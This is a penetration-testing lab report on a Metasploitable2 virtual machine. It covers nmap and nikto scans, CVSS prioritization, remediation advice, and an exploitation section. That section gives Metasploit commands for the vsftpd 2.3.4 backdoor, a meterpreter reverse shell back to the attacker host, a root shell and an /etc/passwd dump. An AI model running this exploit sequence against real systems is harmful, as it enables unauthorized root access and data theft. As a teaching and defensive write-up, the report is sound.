VULNERABILITY ANALYSIS AND EXPLOITATION OF METASPLOITABLE2

1. EXECUTIVE SUMMARY

This assessment was conducted on a lab system to find security weaknesses. The scan showed several serious issues like outdated software, insecure services such as FTP and Telnet, and weak web server settings. One major vulnerability (vsftpd 2.3.4) was successfully exploited, and full system access (root) was gained. This demonstrates that an attacker could gain complete control, view or change data, and misuse the system. The overall risk is very high due to poor configurations and lack of updates. Immediate action is required, including disabling insecure services, updating software, and applying proper security settings to reduce the risk of attack.

2. INTRODUCTION

This report presents the results of a vulnerability assessment and penetration testing (VAPT) conducted on a lab system (Metasploitable2). The main goal was to identify security weaknesses and understand how an attacker could exploit them. The testing was carried out using tools like Nmap, Nikto, OpenVAS, and Metasploit. The process included scanning for open ports, identifying running services, finding vulnerabilities, and testing real-world exploitation. This approach helps in understanding both the technical issues and their impact. The assessment was performed in a controlled environment for learning purposes, and the findings can be used to improve system security by fixing weaknesses and applying proper security practices.

3. OVERVIEW

- The assessment was performed on a Metasploitable2 lab system to evaluate its security posture.
- The target system was accessible over the network and responded to scans without restrictions.
- Multiple open ports were identified, exposing services like FTP, SSH, HTTP, and SMB.
- Several services were outdated and misconfigured, increasing the risk of exploitation.
- Vulnerability scanning tools confirmed the presence of critical and high-risk issues.
- The overall environment showed weak security controls, making it an easy target for attackers.

4. METHODOLOGY

The assessment followed a structured approach to identify and validate vulnerabilities in the target system. Initially, the environment was verified by ensuring network connectivity between the attacker (Kali Linux) and target (Metasploitable2). Reconnaissance was performed using Nmap to discover open ports and services. Nikto was used for web vulnerability scanning to identify misconfigurations and outdated components. The identified vulnerabilities were analyzed and prioritized using CVSS scoring. Exploitation was carried out using Metasploit, successfully gaining root access. Post-exploitation activities confirmed full system control by accessing sensitive files. All findings were documented with supporting screenshots and remediation recommendations.

5. ENVIRONMENT SETUP AND VALIDATION

A controlled lab environment was established using Kali Linux as the attacker machine and Metasploitable2 as the target machine. Both systems were configured within the same virtual network to enable communication.

Basic validation steps such as IP configuration and connectivity testing were performed using the ping command to ensure proper network setup before initiating the assessment.




Figure 1: *Ping Verification Between Kali Linux and Metasploitable2*

COMPONENT	ROLE	IP ADDRESS	PURPOSE
Kali Linux	Attacker	192.168.77.129	Security Testing
Metasploitable2	Target	192.168.77.128	Vulnerable System

TABLE 1: *ENVIRONMENT DETAILS*

6. RECONNAISSANCE

The reconnaissance phase involved gathering initial information about the target system. Tools such as Nmap were used to identify active hosts, open ports, and running services.


This phase helped in understanding the attack surface and identifying potential entry points for further testing.

Command Used:

nmap -sn 192.168.77.128

HOST STATUS	LATENCY	OBSERVATION
Up	<1 ms	Target reachable

TABLE 2: *RECONNAISSANCE HOST DISCOVERY RESULTS USING Nmap*



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.77.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-20 09:20 -0400
Nmap scan report for 192.168.77.128
Host is up (0.0011s latency).
MAC Address: 00:0C:29:39:D5:84 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds

┌──(kali㉿kali)-[~]
```

Figure 2*: Target Reachability Verification and Initial Port Enumeration*

Initial reconnaissance confirmed that the target system was reachable and exposed multiple open ports. Service discovery using Nmap revealed outdated and insecure services such as FTP, Telnet, Apache, SMB, and Tomcat. This information clearly showed a large attack surface and helped plan the next scanning and exploitation steps.

7. SCANNING AND ENUMERATION

Detailed scanning and enumeration were performed to identify service versions and configurations. Nmap service version detection was used to gather information about services such as FTP, SSH, HTTP, and SMB.

This step is critical for mapping known vulnerabilities to specific service versions.

Command Used

nmap -sV 192.168.77.128

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV  192.168.77.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-20 09:16 -0400
Nmap scan report for 192.168.77.128
Host is up (0.0024s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:39:D5:84 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.41 seconds
```

Figure 3: *Service Version Detection Output*

PORT	SERVICE	VERSION	RISK LEVEL
21	FTP	vsftpd 2.3.4	Critical
22	SSH	OpenSSH 4.7	Medium
23	Telnet	Linux Telnet	High
80	HTTP	Apache 2.2.8	High
445	SMB	Samba	High
3306	MySQL	MySQL 5.0	Medium

8180	Apache Tomcat	Tomcat/Coyote JSP Engine	High

TABLE 3: *SERVICE ENUMERATION*

8. VULNERABILITY SCANNING

Automated vulnerability scanning was conducted using Nikto and OpenVAS.

The scans identified multiple security issues, including outdated software, missing HTTP security headers, and insecure configurations.

Command Used

nikto -h http://192.168.77.128

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.77.128
- Nikto v2.6.0
---------------------------------------------------------------------------
+ Your Nikto installation is out of date.
+ Target IP:          192.168.77.128
+ Target Hostname:    192.168.77.128
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-04-22 00:35:07 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force f
ile names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698
ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US
/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/do
cs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/W
eb/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/d
ocs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/Referrer-Policy
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owa
sp.org/www-community/attacks/Cross_Site_Tracing
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.
+ [750500] /doc/: Directory indexing found.
+ [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvename
.cgi?name=CVE-1999-0678
+ [001384] /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via
 HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-you
r-php-easter-egg/
```

Figure 4: *Nikto Web Vulnerability Scan Results*

VULNERABILITY	TOOL	SEVERITY
Outdated Apache	Nikto	High
Missing Security Headers	Nikto	Medium
Critical CVEs Detected	OpenVAS	Critical

TABLE 4: *VULNERABILITY SUMMARY*

SCAN ID	VULNERABILITY	CVSS	PRIORITY	HOST
001	vsftpd 2.3.4 Backdoor	10.0	Critical	192.168.77.128
002	Outdated Apache 2.2.8	7.5	High	192.168.77.128
003	phpinfo.php Exposure	7.0	High	192.168.77.128
004	Telnet Service Enabled	6.8	Medium	192.168.77.128
005	Missing HTTP Security Headers	5.0	Medium	192.168.77.128

TABLE 5: *VULNERABILITY SCAN TRACKING AND CVSS PRIORITIZATION*




Figure 5: *OpenVAS Scan Dashboard*

The OpenVAS dashboard confirmed that the vulnerability scan was successfully completed against the target machine.




Figure 6: *OpenVAS Vulnerability Severity Report*

OpenVAS scan results identified multiple vulnerabilities across different severity levels.

• Critical Vulnerabilities: 14

• High Vulnerabilities: 10

• Medium Vulnerabilities: 40

• Low Vulnerabilities: 6

The maximum CVSS score identified during the scan was 10.0, indicating the presence of highly exploitable vulnerabilities that require immediate remediation.

9. RISK ASSESSMENT

After completing vulnerability scanning using Nikto, OpenVAS, and Nmap vulnerability scripts, the identified issues were analyzed based on their severity and real-world impact on the target machine (192.168.77.128).

The most critical finding was the vsftpd 2.3.4 backdoor vulnerability, which received a CVSS score of 10.0 because it allowed successful exploitation through Metasploit and resulted in root-level access to the system. This confirmed that the vulnerability could lead to complete system compromise.

The web server running Apache 2.2.8 was also classified as high risk due to outdated software components and exposed files such as phpinfo.php, which could help attackers gather sensitive server information.Additional medium-risk issues such as missing HTTP security headers and weak TLS configurations increase the attack surface and make the web application more vulnerable to future attacks.

CVSS Risk Table

VULNERABILITY	CVSS SCORE	SEVERITY	IMPACT
vsftpd 2.3.4 Backdoor	10.0	Critical	Root access gained
Apache 2.2.8	7.5	High	Web exploitation risk
phpinfo Exposure	7.0	High	Information disclosure
Weak TLS Configuration	6.8	Medium	Weak encryption
Missing Security Headers	5.0	Medium	Increased attack surface

TABLE 6: *CVSS RISK ANALYSIS*

RISK SUMMARY

The assessment showed that the target machine contained multiple outdated and insecure services. The successful exploitation of the FTP service proved that these vulnerabilities were not theoretical and could be actively abused by attackers to gain full control over the system.

10. EXPLOITATION

Based on the identified vulnerabilities, exploitation was performed using the Metasploit Framework.

The vsftpd 2.3.4 backdoor vulnerability was successfully exploited, allowing unauthorized access to the target system.

Commands Used

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.77.128

set LHOST 192.168.77.129

run

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.77.128
RHOSTS => 192.168.77.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.77.128:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.77.129
LHOST => 192.168.77.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.77.129:4444
[+] 192.168.77.128:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.77.129:4444 -> 192.168.77.128:46969) at 2026-04-22 00:55:36 -
0400
```

```
meterpreter > shell
Process 6653 created.
Channel 1 created.
whoami
root
```

Figure 7: *Successful Exploitation of vsftpd 2.3.4 Backdoor Using Metasploit*

EXPLOIT NAME	TARGET IP	RESULT	ACCESS LEVEL
vsftpd Backdoor	192.168.77.128	Success	Root Access

***TABLE** 7: EXPLOITATION DETAILS*

The vsftpd 2.3.4 vulnerability is publicly documented in Exploit-DB as a backdoor flaw. The PoC explains that a malicious username triggers a hidden shell on port 6200. This matches the Metasploit behavior observed during exploitation and confirms the vulnerability is real and reliably exploitable.

11. POST-EXPLOITATION

After gaining access, post-exploitation activities were performed to assess the level of control over the system.

Commands were executed to verify user privileges, navigate directories, and access sensitive files such as /etc/passwd, confirming full system compromise.

Commands Used

shell

whoami

cat /etc/passwd

ACTION	RESULT
User Verification	root
File Access	/etc/passwd retrieved
System Control	Full access confirmed

***TABLE 8:** POST-EXPLOITATION EVIDENCE*

```
kali@kali: ~
Session  Actions  Edit  View  Help
whoami
root
pwd
/
ls
DxFJBesOlEa
PRdOGAiZ
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

Figure 8: *Post-Exploitation Enumeration and Sensitive File Access*

12. SERVICE RESEARCH

During reconnaissance and vulnerability scanning, multiple outdated and insecure services were identified on the target machine. Additional research was conducted to understand the security risks associated with each service.

Key Findings:

- **vsftpd 2.3.4 (Port 21)**

  Identified as a critical vulnerability due to a known backdoor flaw. This service was successfully exploited using Metasploit, resulting in root-level access.

- **OpenSSH 4.7 (Port 22)**

  An outdated SSH version was detected. Although not exploited during testing, older SSH versions may contain security vulnerabilities.

- **Telnet Service (Port 23)**
  Telnet transmits credentials in plaintext, making it highly insecure and vulnerable to interception attacks.
- **Apache 2.2.8 Web Server (Port 80)**
  Nikto identified outdated Apache software, missing security headers, directory listing, and exposed phpinfo.php files.
- **Samba Service (Port 445)**
  The SMB service may expose file-sharing resources and can become a target if misconfigured.
- **MySQL 5.0 (Port 3306)**
  An outdated database version was detected, which may contain known security vulnerabilities.
- **Apache Tomcat (Port 8180)**
  Exposed Tomcat services may allow unauthorized access if default credentials or weak configurations exist.

13. REMEDIATION

Based on the vulnerabilities identified during the assessment, the following remediation steps are recommended to reduce the overall attack surface and prevent similar exploitation attempts.

1. Disable Vulnerable FTP Service

The **vsftpd 2.3.4 service** should be immediately disabled or upgraded to a secure version, as it contains a known backdoor vulnerability that allowed root access during exploitation.

2. Remove Telnet Service

Telnet transmits credentials in plaintext and should be replaced with secure alternatives such as SSH.

3. Update Apache Web Server

The outdated **Apache 2.2.8** version should be upgraded to a supported version to mitigate known vulnerabilities.

4. Secure Web Server Configuration

- Remove exposed phpinfo.php files
- Disable directory listing
- Implement proper HTTP security headers

5. Patch Database Services

Older versions of MySQL and other exposed services should be updated regularly to prevent exploitation of known vulnerabilities.

6. Restrict Unnecessary Open Ports

Only required services should remain exposed, and firewall rules should be implemented to block unauthorized access.

7. Regular Security Assessments

Periodic vulnerability scanning and penetration testing should be conducted to identify newly introduced risks.

14. PTES BASED TESTING SUMMARY

This testing followed the PTES approach in a clear step-by-step manner. First, reconnaissance was done using Nmap to confirm the target was reachable and to identify open ports and running services. Next, detailed scanning and enumeration were performed to find service versions such as vsftpd, Apache, Telnet, SMB, MySQL, and Tomcat.

Vulnerability scanning with Nikto and OpenVAS showed several critical and high-risk issues. Based on CVSS scores, the vsftpd 2.3.4 backdoor vulnerability was selected for exploitation. Using Metasploit, this vulnerability was exploited successfully and root access was obtained.

Post-exploitation steps were carried out to verify system control by accessing sensitive files like /etc/passwd. Finally, all findings were documented and proper remediation steps were suggested to secure the system.

15. NON-TECHNICAL SUMMARY

A security test was performed on a practice system to check how easily it could be attacked. The system had many old and unsafe services running. One serious issue allowed full control of the system without needing any password.

This shows that if such a system is connected to a real network, an attacker could steal information, change data, or damage the server. The main fixes include updating old software, removing unsafe services like FTP and Telnet, and improving security settings. Regular security testing is important to prevent such risks.

16. CONCLUSION

The VAPT assessment successfully identified multiple vulnerabilities in the Metasploitable2 environment through reconnaissance, scanning, and vulnerability assessment activities. Nmap

revealed several exposed services such as FTP, SSH, Telnet, HTTP, SMB, MySQL, and Apache Tomcat. Nikto and OpenVAS further identified outdated software, missing security headers, weak configurations, and critical vulnerabilities. These findings demonstrated that the target system had a large attack surface and poor security hardening.

The most critical vulnerability was the vsftpd 2.3.4 backdoor, which was successfully exploited using Metasploit to gain root-level access to the target machine. Post-exploitation activities confirmed complete system compromise by accessing sensitive files such as /etc/passwd. This assessment highlights the importance of regular patch management, disabling insecure services, securing configurations, and performing continuous security assessments to reduce the risk of real-world attacks.

17. REFERENCES

- Offensive Security. *Metasploitable2 Vulnerable Machine Documentation.* Available at: https://docs.rapid7.com/metasploit/metasploitable-2/
- Nmap Project. *Nmap Network Scanning Documentation.* Available at: https://nmap.org/book/
- Nikto Web Scanner Documentation. Available at: https://github.com/sullo/nikto
- Greenbone/OpenVAS Documentation. Available at: https://greenbone.github.io/docs/
- Rapid7. *Metasploit Framework Documentation.* Available at: https://docs.metasploit.com/
- FIRST.Org. *Common Vulnerability Scoring System (CVSS) v3.1 Specification.* Available at: https://www.first.org/cvss/
- MITRE Corporation. *Common Vulnerabilities and Exposures (CVE) Database.* Available at: https://cve.mitre.org/